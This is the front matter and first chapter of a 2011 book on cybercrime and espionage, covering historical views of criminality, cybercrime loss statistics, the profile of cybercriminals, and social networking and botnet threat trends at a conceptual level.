SYNGRESS

Cybercrime and Espionage

An Analysis of Subversive Multi-vector Threats

Will Gragido
John Pirc

CYBERCRIME AND ESPIONAGE

This page intentionally left blank

CYBERCRIME AND ESPIONAGE

An Analysis of Subversive Multivector Threats

WILL GRAGIDO
JOHN PIRC

RUSS ROGERS, Technical Editor

ELSEVIER

AMSTERDAM • BOSTON • HEIDELBERG • LONDON
NEW YORK • OXFORD • PARIS • SAN DIEGO
SAN FRANCISCO • SINGAPORE • SYDNEY • TOKYO
Syngress is an imprint of Elsevier

SYNGRESS

Acquiring Editor: Angelina Ward
Development Editor: Heather Scherer
Project Manager: Andre Cuello
Designer: Alisa Andreola

Syngress is an imprint of Elsevier
30 Corporate Drive, Suite 400, Burlington, MA 01803, USA

Notices
Knowledge and best practice in this field are constantly changing. As new research and experience broaden our understanding, changes in research methods or professional practices may become necessary. Practitioners and researchers must always rely on their own experience and knowledge in evaluating and using any information or methods described herein. In using such information or methods they should be mindful of their own safety and the safety of others, including parties for whom they have a professional responsibility.

To the fullest extent of the law, neither the Publisher nor the authors, contributors, or editors, assume any liability for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions, or ideas contained in the material herein.

Library of Congress Cataloging-in-Publication Data
Application submitted

British Library Cataloguing-in-Publication Data
A catalogue record for this book is available from the British Library.

ISBN: 978-1-59749-613-1

Printed in the United States of America
11 12 13 14 10 9 8 7 6 5 4 3 2 1

For information on all Syngress publications
visit our website at www.syngress.com

CONTENTS

FOREWORD

You will find this an interesting book; it covers a lot of ground, but pulls the information together in the end. *Cybercrime and Espionage* opens with a quote from Cicero from the first century B.C. The discussion of fraud and justice reaches back to the code of Hammurabi and a page later we read about the Smartphone. There are a few dominant themes:

- The authors work diligently to build a strong foundation based on history to show us, while the technology is new. There is an unprecedented amount of information that shows that crimes we are exposed to are not so new; nothing about the iPad changes human behavior.
- The authors have worked at advanced security companies and have access to the actual tools and attacks that are being used by criminals, Nation States, and organized groups to capture and exploit information.
- Knowing that the technology will continue to change, the authors have developed frameworks to help clarify this complex information.
- Case studies and actual examples, many of which went to court, are shared so that it is clear this is not opinion but what is actually happening.

With these themes in mind, do not be surprised if the discussion ranges from the Greek alphabet, the printing press, the history of the ARPANET, and the public switched network and then to the cutting-edge work of Bond and Danezis and why we fall prey to malware again and again. The discussion on compliance not equaling security is as clearly stated (and supported) as any I have seen, and this is such an important concept to understand because if you follow the money, a lot is invested in compliance. We are shown that physical and logical security are becoming less and less related. Two examples of why this can be a problem are the stories of Dong Chul Shin and Danielle Duann; both had insider access and were terminated from their organizations but were able to access IT resources via their organizations' VPN.

Chapter 6 is particularly chilling, this is where the authors cover state-sponsored information gathering, and they do not hold back. They remind us again this is not a new problem; human nature has not changed, and their poster children include Ethel and Julius Rosenberg, Klaus Fuchs, Clayton Lonetree, Aldrich Ames, and Clyde Lee Conrad. This is followed by a veritable who's who of significant groups, perhaps smaller than Nation State, involved in harvesting and exploiting information.

Cybercrime and Espionage also goes into some considerable depth to explain exactly how the criminal underground is able to harvest information about people like you or I. I haven't seen this much explanatory information since *Crimeware*. We learn about the Advanced Persistent Threat, and rather than throwing a lot of technology at the reader, the authors break it down by its functionalities and support their premise with actual cases including Titan Rain. In Chapter 10, we see actual screenshots showing how criminal-oriented malware is used; the authors' backgrounds in security companies has given them real-world experience. I really appreciated Chapter 11. How can they keep making malware we can't detect? You will get to see the tools that are actually used.

Amazingly, the authors are able to pull it all together; Chapter 12 serves to focus what you have read. In fact, to get the most out of the book, you might want to start with Chapter 12 and read the MOSAIC framework section. MOSAIC is designed to help an analyst correctly evaluate cybercrime and cyber attack information. It stands for

- Motive awareness
- Open source intelligence collection
- Study
- Asymmetrical intelligence correlation
- Intelligence review and interrogation
- Confluence

Or, as the authors say in the summary, remember to focus on the three dimensions of *people, process and technology* and your security efforts will be much improved. This book has lots of information on all three dimensions. It was a pleasure reading it and to develop this foreword, and I am sure you will find it advances your knowledge on cybercrime and espionage.

Stephen Northcutt
President, The SANS Technology Institute, a security graduate school

PREFACE

Thank you for picking up this book! We believe that if you are reading this page, you are an individual seeking to gain a greater degree of familiarity with *cybercrime* and *espionage*, and more likely than not, believe that the realities outweigh the fear, uncertainty, and doubt associated with these two topics. Our desire in writing this book was to initiate a conversation pertaining to the subject matter from a different perspective. Given that both of the authors have backgrounds with the Department of Defense (DoD), intelligence community, and the commercial information security industry, we felt it appropriate to begin asking tough questions while providing answers to nontrivial challenges. This is not a work of fiction. It is our belief that this book will aid in changing the perception of *cybercrime* and *espionage* by joining the ranks of books written on the topic while, at same time, approaching the subject matter with a fresh perspective. We set out to achieve a goal and believe that we have achieved the first of many milestones in total goal attainment. This book has proven to be challenging to write as it has challenged us to reconsider our beliefs, perspectives, opinions, and experiences and approach them and the project with an independent perspective. A great deal of work was spent corroborating facts and figures, as standard bodies for this area of study do not exist. Making matters more complex was the challenge of redefining "loss" with respect to our industry in addition to properly defining totals as they pertain to frequency of occurrence and dollars spent or made perpetuating events of interest the likes of which are discussed within this work. We believe that we are just scraping the tip of the iceberg with this book and have no doubts as to the need for further expansion and definition. We knew in beginning of this project that the volume of material to be discussed was great and that it would be difficult, to say the very least, to address every aspect (doing them justice) in gross detail in a single installatment. As a result, we view this as a stepping-stone in our journey to explore this area of study in greater detail and assert that the journey has just begun.

Best regards,
Will Gragido and John Pirc
October 18, 2010

ACKNOWLEDGMENTS

Will Gragido

This book is a labor of love, devotion, and duty. I am privileged to have written it with my peer, colleague, and friend, John Pirc, a true cyber warrior whose dedication to his work, family, and friends knows no bounds. You are a warrior and a scholar; I hail your sense of balance and duty! I would also like to thank my friend, mentor, and boss, Mr. Greg Adams, whose support and guidance have been and continue to be invaluable; thank you Sir! I wish to extend special thanks to my lovely fiancée, Tracy Long, whose understanding, patience, and support were integral to me during the process of creating this book. Additionally, I would like to thank my children, Luz Maria and Ava Elizabeth; I love you both more than life itself and hope that the work we have begun in this book aids, even in some small way, your lives and the lives of your children going forward. I would also like to thank Mitchell, Jeremy, and Jameson Pogreba, my stepsons; I love you boys; you make me proud! And last but certainly not least, I would like to thank my mother and father, Mary Alice and William L. Gragido, for giving me life and welcoming me into the world to fulfill my destiny; I love you mom and dad.

John Pirc

I want to thank my Lord and Savior Jesus Christ as none of this would have been possible without my strong belief in Him. I am thankful for the opportunity to have coauthored this book with my great friend and colleague, Will Gragido. I cannot thank Will enough for all his efforts with this book and encouraging me to kick this ball over the finish line. Additionally, I want to thank my awesome wife, Lisa Pirc, who gave me the necessary time away from the family to complete this book. To my children, Kelsey, Aubrey, and Jack…thank you for your understanding while daddy was writing this book. I am very proud of all three of you! Lastly, I have to thank a few more people who have been instrumental in my personal life and career. John Lawrence, thank you for being there for me and covering my college tuition and encouragement to finish. Ed Willars, thank you taking me in like a son and sharing Christ with me! Greg Adams, thank you for the great example you have set both inside and outside of work and for allowing me time to finish this book…it has been and continues to be a pleasure to work for you! Kris Lamb, Dan Holden, David Ostrowski, Jim Brennan, Munawar Hossain, John Trollinger, Charlie Stokes, David Dewey, Mike Dausin, Wayne Blackard, John Webster, Bob Bigman, Jerry McEvoy, Cedric Deal, Dave Farnham, John Viner, Randy Hulette, Nick Lantu, and Glenn Snow. . .thank you for investing your time in me! I cannot begin to tell you how thankful I am. To my best friend Eric York; you are like a brother to me and thank you for the encouragement while writing this book. Lastly, Mom, Dad, Jamie, Tonya, Lydia, Lara, and Dan, I love you and thank you for all that you have contributed to my life.

ABOUT THE AUTHORS

Will Gragido is a seasoned information security and risk management professional with over 15 years of professional industry experience. Will has deep expertise and knowledge in operations, analysis, management, professional services and consultancy, presales/architecture, and business development within the information security industry. Mr. Gragido holds the CISSP and CISA certifications, as well as accreditations in the National Security Agency's Information Security Assessment Methodology (IAM) and Information Security Evaluation Methodology (IEM).

John Pirc has more than 10 years of hands-on security experience in security research, worldwide product management/development, security IV&V testing, forensics, and architecting/deploying enterprise wide security solutions for both public and private organizations worldwide. John was recently named security thought leader of SANS Institute and advisory board member of SANS Execubytes publication.

CYBERCRIME AND ESPIONAGE AND THE NEW SECURITY 101

INFORMATION IN THIS CHAPTER

- He Who Does Not Prevent a Crime When He Can, Encourages It
- What's Old Is New Again
- A Changing World
- Cybercriminal Statistics: U.S. and Abroad
- The Statistics of Cybercrime
- Separating the Wheat from the Chaff: Qualifying Amateurs and Professionals
- Trends in 2011
- Myopic to the Catastrophic: Advanced Persistent Threats
- Points of Confluence: Events That Have Shaped the Future of Privatized Cybercrime and Espionage
- Agendas in Next Generation Cybercriminal Activity
- The Coming Decade

Introduction

The Roman statesman Marcus Tullius Cicero (b. 106 B.C.–d. 43 B.C.) when speaking on the nature of criminality, once said that "The enemy is within the gates; it is with our own luxury, our own folly, our own criminality that we have to contend." Put another way, Cicero had clearly identified what he believed to be the root cause for much of what ails all humanity. Cicero believed that the enemy—or the threat that comprised it—had already breached man's defenses as a race. Perhaps, it had compromised the perimeter defenses of early man long before Cicero's time and had firmly taken root in the ecosystem of mankind's very existence. He clearly states that it is man's desire toward luxury (in Cicero's days, just as in our own, the desire for luxury was ubiquitous and the means by which some sought to achieve and maintain it were, just as they are today, less than honorable and often exploitative in the best of cases), his willingness to commit folly (his willingness to participate in, orchestrate, and execute idiocy or madness), and his criminality (which just as in Cicero's day is today a direct result of our lack of ethics, morality, and a galvanized sense of right and wrong) that must be recognized, managed, and mastered. Failure to do so only encourages the proliferation of the behavior and the aftermath that it yields. Cicero knew this to be the case and was cautioning future generations to take heed of what was occurring within his world because if it could happen in Rome, it could, and would, happen anywhere. Cicero was a very wise man.

This quote with respect to the nature of criminality has, since the first time the authors encountered it, struck them as being both insightful and profound. Cicero had articulated in a ubiquitous manner the nature of those who willingly partake in criminal acts. Cicero's point is simple and warrants reiteration. For Cicero, humanity (regardless of how simple or complex the society) owns its criminality and its propensity toward it.

He Who Does Not Prevent a Crime When He Can, Encourages It

Seneca, the Roman philosopher (first century A.D.), once said "He who does not prevent a crime when he can, encourages it." In Seneca's view inaction equated to action that ultimately encouraged (when speaking about crime) the perpetuation of criminal activity. Actions are ultimately influenced by a number of variables—some much more within the boundaries of our immediate control than others. Some are fed and fueled by our ethics and morality while others are influenced by a lack thereof. Regardless crime is, as Cicero asserts, an enemy that warrants immediate attention and the battle begins within each one of us. Criminality in all its forms ultimately comes back to man's interpretation of law and governance and what is or is not perceived as being allowable in relation to the accepted norms set forth by law. At a primitive level, it is an extension of the struggle between that which is deemed "good" and that which is deemed "evil." It is a terrifically powerful idea to grasp—one that forces each of us to conceptualize our own proximity to "good" and "evil" and to "right" and "wrong" while considering the idea itself with respect to its universal implications. It is an idea that transcends time and one which future generations (just as those that have come before them) will struggle against. Though this may sound inconceivable, we must bear in mind that not all is lost and that just as Cicero pointed out, the enemy is and always has been within the gates, and also that where there is life there exists hope. It is this idea that we will strive to explore, flesh out, and extol throughout the entirety of this work.

Criminal activity is a reality of the world in which we live. So too is espionage and often the two are not mutually exclusive. This is not a new concept. It is however a reccurring theme which bears repeating. One question we are often asked is whether there is any hope in combating this activity. People are curious as to whether this is possible either in the traditional sense or in those areas in which there has been a unique evolution such as that within cyberspace and the Internet—and the answer is yes, there is hope; however, it comes at a price. Moreover, it is not a trivial undertaking and should not be presented in a light that either under-emphasizes or over-aggrandizes it.

Our attitudes and approach to these challenges must evolve as well and like Cicero, we must recognize first that the enemy lies within before we begin to master those who threaten us from external vantage points. We must steel ourselves in the knowledge that we must cultivate and develop a sense of vigilance that lends itself to the development and proliferation of those who seek to combat the actions of the criminally inclined. In doing so, we encourage and enable ourselves to detect, identify, and prevent criminal activity and gain a greater degree of insight into the psychological motivations and drivers at work within these individuals and groups while enabling a more robust understanding of the tactics, strategies, and plans being executed on a global basis to accomplish their means. Never before has the world been more ripe for the taking by sophisticated entities bent on profiting at all costs, in defiance of local and international law, let alone socially accepted definitions of normative behavior associated with ethics and morality. As a result, a new breed of information security professionals must be armed and equipped with the tools necessary for addressing these adversaries and their actions.

What's Old Is New Again

At this point in the chapter, you may be wondering just why we are discussing the philosophical aspects associated with criminality in a book dedicated to cybercrime and espionage.

It is a valid question and one that requires an equally valid response. To begin with, as we have established, humanity is its own greatest threat. This is likely not a huge shock to you, the reader, if you have read any philosophy in school or turned on the evening news. However, it is important that we stress this point as it is the basis for understanding much (if not all) of what influences criminal activity. In many respects, the same root influencers are present when speaking about traditional criminal activity or next generation criminality such as that which is most often associated with cybercrime and espionage. As a result, we must diligently work to mitigate the risks associated with those behaviors, which fall into categories defined as being criminal and deviant from the norm. Equally important is our understanding that engaging in criminal activity is a choice. It is not something that just happens, though there are rare occasions when this is the case.

Throughout recorded history, human beings have achieved incredible milestones, demonstrating the superiority of our species in both evolving and adapting to our changing environment. We see this in every aspect of our world and it should come as no surprise that we excel in subverting laws and governance with the same ease and elegance as in other areas in which we continue to push the envelope of achievement. Examples of human determination and drive can be cited all the way back to the Neolithic era (roughly 10,000 years ago), when man matured from hunter-gatherer to farmer. As our societal trends and patterns continued to evolve and grow along with our natural migratory patterns, so did our technological advances. Crude implements gave way to more consistently designed and manufactured tools. Techniques and ideologies were developed to aid in ensuring bounty. While these aspects of humanity flourished (to its credit), so too did its challenges, in particular those dealing with morality, good, and evil in the eyes of the law as it existed at that time.

Evidence that this struggle existed long ago can be seen in the ancient Chaldean/Babylonian text, the Code of Hammurabi (ca. 1750 B.C.). This work, also known as the Codex Hammurabi, has some 282 laws, some with scaled degrees of severity, depending on a person's social station. Some examples of the Code of Hammurabi are given here:

- If anyone ensnares another, putting a ban upon him, but cannot prove it, then he that ensnared him shall be put to death.
- If anyone brings an accusation against a man and the accused goes to the river and leaps into it and sinks, then

his accuser shall take possession of his house. However, if the river proves that the accused is not guilty, and he escapes unhurt, then he who had brought the accusation shall be put to death, while he who leaped into the river shall take possession of the house that had belonged to his accuser.

- If anyone brings an accusation of any crime before the elders and does not prove what he has charged, he shall, if a capital offense is charged, be put to death.
- If a builder builds a house for someone, and does not construct it properly, and the house that he built falls in and kills its owner, then the builder shall be put to death. (Another variant of this is that if the owner's son dies, then the builder's son shall be put to death.)
- If a son strikes his father, his hands shall be hewn off.
- If a man gives his child to a nurse and the child dies in her hands, but the nurse unbeknown to the father and mother nurses another child, then they shall convict her of having nursed another child without the knowledge of the father and mother and her breasts shall be cut off.
- If anyone steals the minor son of another, he shall be put to death.
- If a man takes a woman as his wife but has no intercourse with her, then this woman is no wife to him.
- If a man strikes a pregnant woman, thereby causing her to miscarry and die, then the assailant's daughter shall be put to death.
- If a man puts out the eye of an equal, his eye shall be put out.
- If a man knocks the teeth out of another man, his own teeth will be knocked out.
- If anyone strikes the body of a man higher in rank than he, he shall receive 60 blows with an ox-whip in public.
- If a freeborn man strikes the body of another freeborn man of equal rank, he shall pay one gold mina (an amount of money).
- If a slave strikes the body of a freed man, his ear shall be cut off.
- If anyone commits a robbery and is caught, he shall be put to death.
- If anyone opens his ditches to water his crop, but is careless, and the water floods his neighbor's field, he shall pay his neighbor corn for his loss.
- If a judge tries a case, reaches a decision, and presents his judgment in writing, and it is later discovered that his decision was in error, and that it was his own fault, then he shall

pay 12 times the fine set by him in the case and be removed from the judge's bench.

- If during an unsuccessful operation a patient dies, the arm of the surgeon must be cut off.

As one can see, many of these laws were, for the time, quite relevant and arguably necessary in maintaining order in a world that was continuing to evolve though we would today frown on and discourage roughly 99% of them from a twenty-first century perspective, some of them are almost absurd, while it could be argued that others are still relevant. There are limitless examples that can be cited from the ancient times the world over, which underscore two key points: criminal behavior is neither new nor is it something to be taken lightly. As a result, developing the ability to swiftly and accurately detect criminal activity as it morphs is of paramount importance to those tasked with defending against it and sitting in judgment of the accused when the time comes to do so. Equally important is the ability for those tasked with preventing criminal activity to realize that regardless of the form in which it manifests, behaviorally it is neither new nor original.

Certain elements and factors will remain prevalent in the exploration and expansion of criminal enterprise, namely, the risk-to-reward proposition. It is for this reason that the authors and other leading researchers and analysts who devote their time and energy to studying the behavioral patterns and activities of criminal actors believe that the rise in cybercrime has increased dramatically on a global basis. As we shall see throughout the remainder of this book, the evolution revolution within the criminal underworld is squarely upon us and has been so for some time. As King Solomon once said, "What has been will be again, what has been done will be done again; there is nothing new under the sun" (Ecclesiastes 1:9, New International Version). Though debates rage within theological circles regarding the authenticity of the book (Ecclesiastes) and its attribution (authorship traditionally attributed to Solomon, King of Israel), few question the honesty and ubiquity of its message, its timelessness, and the fact that it transcends arguments related to the validity of religion and faith. The message is clear: things tend to be cyclical, and to a degree, predictable in their individual and collective states of unpredictability. Nowhere is this more the case than in the realm of information security, specifically when addressing the rise of cybercriminal activity and espionage in the twenty-first century.

A Changing World

Over the course of the last two decades, the world has become more connected than ever before. The importance of geographic disparity has become an outdated concern. It has become outdated, as distance has, in effect, died. This is largely due to the rise and viral expansion of modern data and telecommunications networks, and of course, the intoxicating allure of the Internet and World Wide Web. Never before has humanity experienced this level or degree of interconnectivity. Our collective perspective has forever been changed and there is no turning back. We are simply in too deep to consider extrication from today's technologically infused world. To assert the contrary is akin to seeking disconnection from the human race itself. At this point in human history, it is virtually impossible, given the interdependencies and complexities associated with such a task. Our lives, our work, our ambitions, our entertainment, our finances, and our identities, like it or not, are interwoven in a web of 1s and 0s, which exist in a virtual plane of our creation.

With a click of a mouse or touch of a Smartphone screen, distances that in the not so distant past were thought to be insurmountable, are conquered in milliseconds. This degree of reach has enabled the achievement of dreams on a scale previously undefined. Collaboration, leading to advancements in technology, science, biomedical research, the arts, finance, and commerce, has become a reality that in the past would have been thought impossible. An unforeseen byproduct of these revolutionary advents has been the increased potential for criminal activity and exploitation previously unconsidered. The attack surfaces that what we individually and collectively possess, as Cicero points out, have grown, while society and its members, as Seneca suggested so long ago, are faced with decisions regarding activity or inactivity in addressing and preventing criminal acts.

Whether we wish to admit it or not, our advancement has in fact increased our risk posture, increasing our susceptibility to exploitation and compromise forever. Like Pandora, who unleashed upon the world great evils and ills after opening her jar, we too find that hope still exists and persists if we choose to see it. However, to be able to consider hope we must first equip ourselves for battle. We must ready ourselves for the advances of enemies seen and unseen. We must educate others and ourselves so that we are prepared for any challenge that we might face, thus minimizing our exposure to risk and adversaries.

Cybercriminal Statistics: U.S. and Abroad

"Figures don't lie; but liars figure."

–Samuel Clemens a.k.a. Mark Twain

Assessing in a consistent quantitative manner the actual numbers associated with total potential revenues, real revenues, and loss associated with cybercriminal activity and espionage is a nontrivial task. As we shall see in the coming chapters, it is difficult to denote (with total accuracy) the numbers associated with both profit and loss, largely because those who have been exploited (whether via a credit card scamming event, a fraudulent email attack, or an example of corporate or state-sponsored espionage) are often times very reluctant to come forward to authorities. Depending on the nature of the attack, the scale, sophistication, and whether or not the victim realizes he or she has been compromised—especially in the case of corporations and governments—decisions regarding whether or not to disclose are often arrived at after calculating the single loss expectancy and annualized loss expectancy associated with the event of interest. Many times the results arrived at from these calculations are looked at in concert with other salient data points having to do with branding, valuation, positioning, global financial positions, and so on.

As a result, efforts to amass meaningful statistical data for the purpose of analysis are also nontrivial. Speculation and debate about what is *real* and what is *fiction* rage on. Sources, some credible, some of less sound repute, must be verified along with disparate data sets in the hope of arriving at a place of clarity with respect to these numbers. Variables of both quantitative and qualitative origins must be weighed alongside more traditional information that at times looks at the qualitative, calling into question the authenticity, motive, and accuracy of the quantitative.

Note

The celebrated American humorist and author Mark Twain once had this to say about statistics, "Figures don't lie, but liars figure." Twain, who was suspicious of statisticians, among others, provides an important insight for us: numbers are simply numbers and are dependent on those who calculate, collect, analyze, and disseminate them to be represented and weighed accurately. The authors of this book agree with Twain and because of this have endeavored to represent all statistical information in the most pure and accurate form and fashion possible.


When discussing statistical data associated with cybercriminal activity, there are many points to consider, the most salient being a natural extension of traditional criminal activity and by proxy a natural outcropping for organized criminal entities of various denominations. Though it is not without risk, the risk is far less evident than in traditional forms of criminal activity and behavior, and the instances, which the mass media are aware of, represent a subset of the activity actually occurring in real-time the world over. The authors believe that in assessing data sets associated with cybercrime and espionage, many parties would prefer that empirical evidences remain vague, allowing them to offset and arguably downplay the existence and impact of such activity on the world around them.

The reality is that the numbers associated with activity of this sort (which will be defined in more granular detail later on) are truly staggering. They continue to grow at a rate of growth which some, including the authors, feel are of epidemic proportions. As this is the case, the importance of collecting and excogitating as much data as possible remains of primary importance in conducting a proper analysis. No work of this type would be worth the paper it is printed on without the proper degrees of due diligence being performed. This must occur in order that we individually and collectively avoid the pitfalls associated with underestimating the realities of such activity while carefully avoiding the equally perilous mistake of exaggerating them, thereby ushering in an irresponsible level of fear, uncertainty, and doubt. A key goal and outcome of this book is, among other things, to see the creation of a definitive source or body whose charter is to monitor such activity globally, taking into consideration trends in localized geographies as well as those which manifest in multiple geographic theaters. In doing so, security researchers and professionals as well as law enforcement, academic, and various government and military institutions will be positioned to assemble clear, concise actionable data yielding a greater degree of understanding and comprehension.

The Statistics of Cybercrime

Much can be said on the importance of accurate statistical information. In fact, entire books are written with respect to this subject, yet there is no definitive source dedicated to the topic of cybercriminal statistics. Perhaps, because of the lack of a definitive body of knowledge with respect to cybercriminal statistics, it is no small wonder that there is a misconception in the world today surrounding the frequency, rate, and history of this type of activity. Electronic, computer-based, and Internet crimes are not new. It is an extension (and a logical one) of traditional criminal activity being executed by either criminal professionals or amateurs endeavoring to reap profits. Organizations such as the Internet Crime Complaint Center (IC3), a partnership developed between the United States Federal Bureau of Investigations (FBI) and the National White Collar Crime Center (NW3C), which began its work in May 2000, release annual reports which account for statistical information related to reported complaints.

The IC3's mission is to address crimes committed over the Internet that are reported to it. It accomplishes its mission by facilitating the flow of information between law enforcement agencies and the victims of fraud, crime, and information that may otherwise go unreported. The IC3 released its annual report for the calendar year 2009 on March 12, 2010. In it, the organization focused on fraudulent activity being conducted within the Internet and cyberspace. The report accounts for the fact that complaints of crimes committed online were up substantially from the previous year. In fact, the report suggests that there was an increase of 22.3% from 2008 to 2009, which yielded a gross increase of 294.7 million USD. This increase brought the total number of known losses in the United States to 559.7 million USD, a staggering figure by any account, yet one that is met with much controversy as it is seen as a conservative assessment of the totals associated with loss due to this activity. Some of the more salient details are represented graphically in Figure 1.1.



Separating the Wheat from the Chaff: Qualifying Amateurs and Professionals

On taking into account all that has been discussed so far, a few logical questions rise to the surface. First, who are the people responsible for this activity and what is their motive? Second, do we have any real insight into their numbers? What are their intentions and motivations? Are they largely amateurs or are there as many professionals involved as we are led to believe by the media? These are not easy questions to answer; however, as we will see throughout this book, many, if not all, of these questions will come up again and hopefully be answered in the most detailed manner possible. Criminals come in all shapes and sizes; all races, creeds, and religions. They operate within all levels of society, at varying levels of sophistication from the truly banal and amateurish to the fiercely guarded, structured professional organizations which from time to time make the news and are central figures in some of Hollywood's most entertaining blockbusters. Criminals by definition are those who willingly participate in acts that qualify as deviant behavior in the eyes of society and the law. This behavior violates the norms of society and its culture. It defies the standards by which people live and operate within a society, challenging any to take action if they dare.

As a result, the people who are responsible for this activity could be sitting next to you at a restaurant or bar, on an airplane, or in a theater. The ultimate motivator for all who endeavor to act criminally in the context in which we are working is to net a profit via the exploitation of others (individuals, businesses, governments, etc.), while incurring the least amount of risk or harm.

As we will discuss in later chapters, the levels of sophistication and skill set have changed dramatically over the last 20+ years. Though many factors influence this, the following represent some of the more commonly recognized ones:


- The disintegration of nation states and the modes of operation which were employed by those states (politically, economically, militarily)
- The rise of interest and expansion by traditional criminal organizations the world over in electronic criminal activity, fraud, and cybercrime
- The availability of data and telecommunications technology
- The overwhelming availability of materials and knowledge transfer making it easier than ever before to compromise a system for profit
- The potential to profit in ways which were previously relegated to works of fiction writers

As we shall see, those cyber actors who actively participate in activity of this sort range from the "newbie" to the "seasoned" professional and represent all lifestyles. Paradigms which were of crucial importance in the yester year of cybercrime, most notably that of notoriety, are now deemed a sign of the amateur although there are cases where it is devilishly difficult to deduce whether what we are seeing is the work of an amateur because of the way in which it was executed or if it was part of more sophisticated, cleverly crafted plan and strategy executed by professionals working in a criminal or state capacity. Nevertheless, the field of battle has changed forever and so too have the actors that stride on it. Today's world sees profit being the primary driver (again due to the lower risk factors), while motivators such as politics, philosophy and theology, and to a lesser extent activism, come into play from time to time. The net result however is that a new breed of cyber actor is upon us and as we shall see, acts at times individually while at other times very much in collusion. In addition, just as there are new actors emerging within the ecosystems being driven by criminally motivated activity, so are we seeing new consumers of the goods and services provided by these actors. In Figure 1.2, we present a high-level view of some, *not all*, of the types of services that are provided today by cybercriminals for profit.

As one may guess this is simply the tip of the iceberg and as we gain clarity into the realms of the cybercriminal world and the deep web, we will most assuredly be able to (with greater degrees of accuracy and proficiency) identify and define new and growing criminal services. Although geolocation is important, it is equally if not more important to recognize that localization exists and extends to the hearts, minds, and legislature of the nation states in which many cyber actors actively pursue their trade craft. Put another way, in many nations (we will see this in later chapters), identifying the existence of a cybercriminal enterprise in a given nation state does not equate to it being illegal.

In many cases, legality is in the eye of the beholder. Already this has proved to be a sticking point in many cases being pulled together and processed in the United States and will no doubt continue to be the trend in the foreseeable future. Nevertheless, subeconomic ecosystems have emerged the world over, offering a wide variety of products and services such as those represented in Figure 1.2 with unparalleled profitability in sight.

Figure 1.2 Crimeware as a service.



Trends in 2011

In 2010, Facebook surpassed Google for total number of hits and page searches. It was the first time a social networking solution had surpassed a search engine in any capacity in the history of the Internet. It marked the dawn of a new era, an era that could no longer be ignored, dismissed, or looked on as a fad. The age of social networking had arrived in full force and was here to stay. Social networking sites along with other Web 2.0 technologies have become ubiquitous elements of our world. As household names, they are present and accounted for within our professional and private lives, infiltrating our hearts and minds while offering the opportunity to connect or reconnect with one another like never before. Who does not love the opportunity to reconnect with old friends, to see pictures of Aunt Sally's vacation to Bermuda, or join a group dedicated to their favorite sporting team while tending their crops in a video game dedicated to, you guessed it, cyberfarming?

Social networks associated with modern computing and communications have penetrated the social fabric. They have changed forever the etiquette associated with acceptable use and disclosure at the workplace and at home. They have made it both plausible and possible to blurt out an entire thought in 140 characters or less. Their importance has been etched into the cultural zeitgeist and as we bore witness to their emergence and growth, so too do we bear witness to their ability to inextricably impregnate themselves within modern society. The illusion of inextricability had been cast and there was now seemingly no room for a world without them. In 2010, there is no question that Facebook is the most popular of all social networking or media sites. It has revolutionized the space through the elegance achieved via its simplicity. But at what cost? Though not the first of its kind, Facebook has redefined the market space in which it was launched after having been conceived and launched by cofounders Mark Zuckerberg, Eduardo Saverin, Dustin Moskovitz, and Chris Hughes while attending Harvard University. With help from industrious venture capitalists, Facebook will swiftly leave its predecessors in Internet obscurity.

Social networking media sites and Web 2.0 architectures continue to flourish and grow. In addition to their explosive growth, they have become bastions for malicious code and content propagating and perpetuating the said code via a variety of infection vectors. They proliferate with new offspring and features such as mobility, surveys, and games, for example, at a pace that would have caused the most forward-thinking minds of the last century to note. Their advancement, as we have noted, has had a profound impact on our world in ways which were previously unimaginable. Although social networking and media sites are considered an increasingly important part of normal life, they are not without their downsides.

These sites have become targets of opportunity for cyber actors of all denominations, many of whom have nefarious criminal intentions. As a result, compromising and exploiting unsuspecting users have continued to rise via social engineering attacks and the propagation of malicious code and content. So prevalent are the attacks that one of the authors of this book had a cousin whose email and Facebook account were compromised by a Canadian high-school student via a poisoned URL attack executed via a Farmville invitation. These threat vectors, and many others, have led to innumerable compromised hosts (such as the author's cousin) along with countless weakened corporate and personal risk postures. Estimates of loss associated with these compromises vary and in some respects are truly impossible to calculate. Compromises related to social networking technologies have proved to be particularly challenging to properly assess because of the role that geographic localization plays today in relation to malicious code and content.

Via Web 2.0 technology, these sites offer end users (legitimate and illegitimate) the ability to craft customized sites within a given language and dialect reflecting that which is relevant geographically in addition to that which is relevant on a global basis. This new advent in localization has proved to be a great challenge to those tasked with combating new and exotic threats as they deviate from the familiar, a fact being counted on by our adversaries. In years past, localization simply referred to geographic location associated with a given type of malicious code or content. Via advances in internetworking and our ever increasingly interconnected world, the paradigm has shifted and thus the inclusion of this new localization.

However, 2010's threats were not limited to the realm of the social network. Pandemic-like rises in both appearance and documented infections were noted with respect to new and much more mature threats than had ever been seen before. Advanced command and control (C&C) driven bot-networks continued to ravage the Internet landscape, compromising hosts the world over and earning their owners profits that would rival, if not surpass, many legitimate business endeavors. These bot-networks, and their owner-operators (as well as their clientele) represent a truly diverse portrait of those responsible for the generation, propagation, marketing, and sale of advanced malicious code.

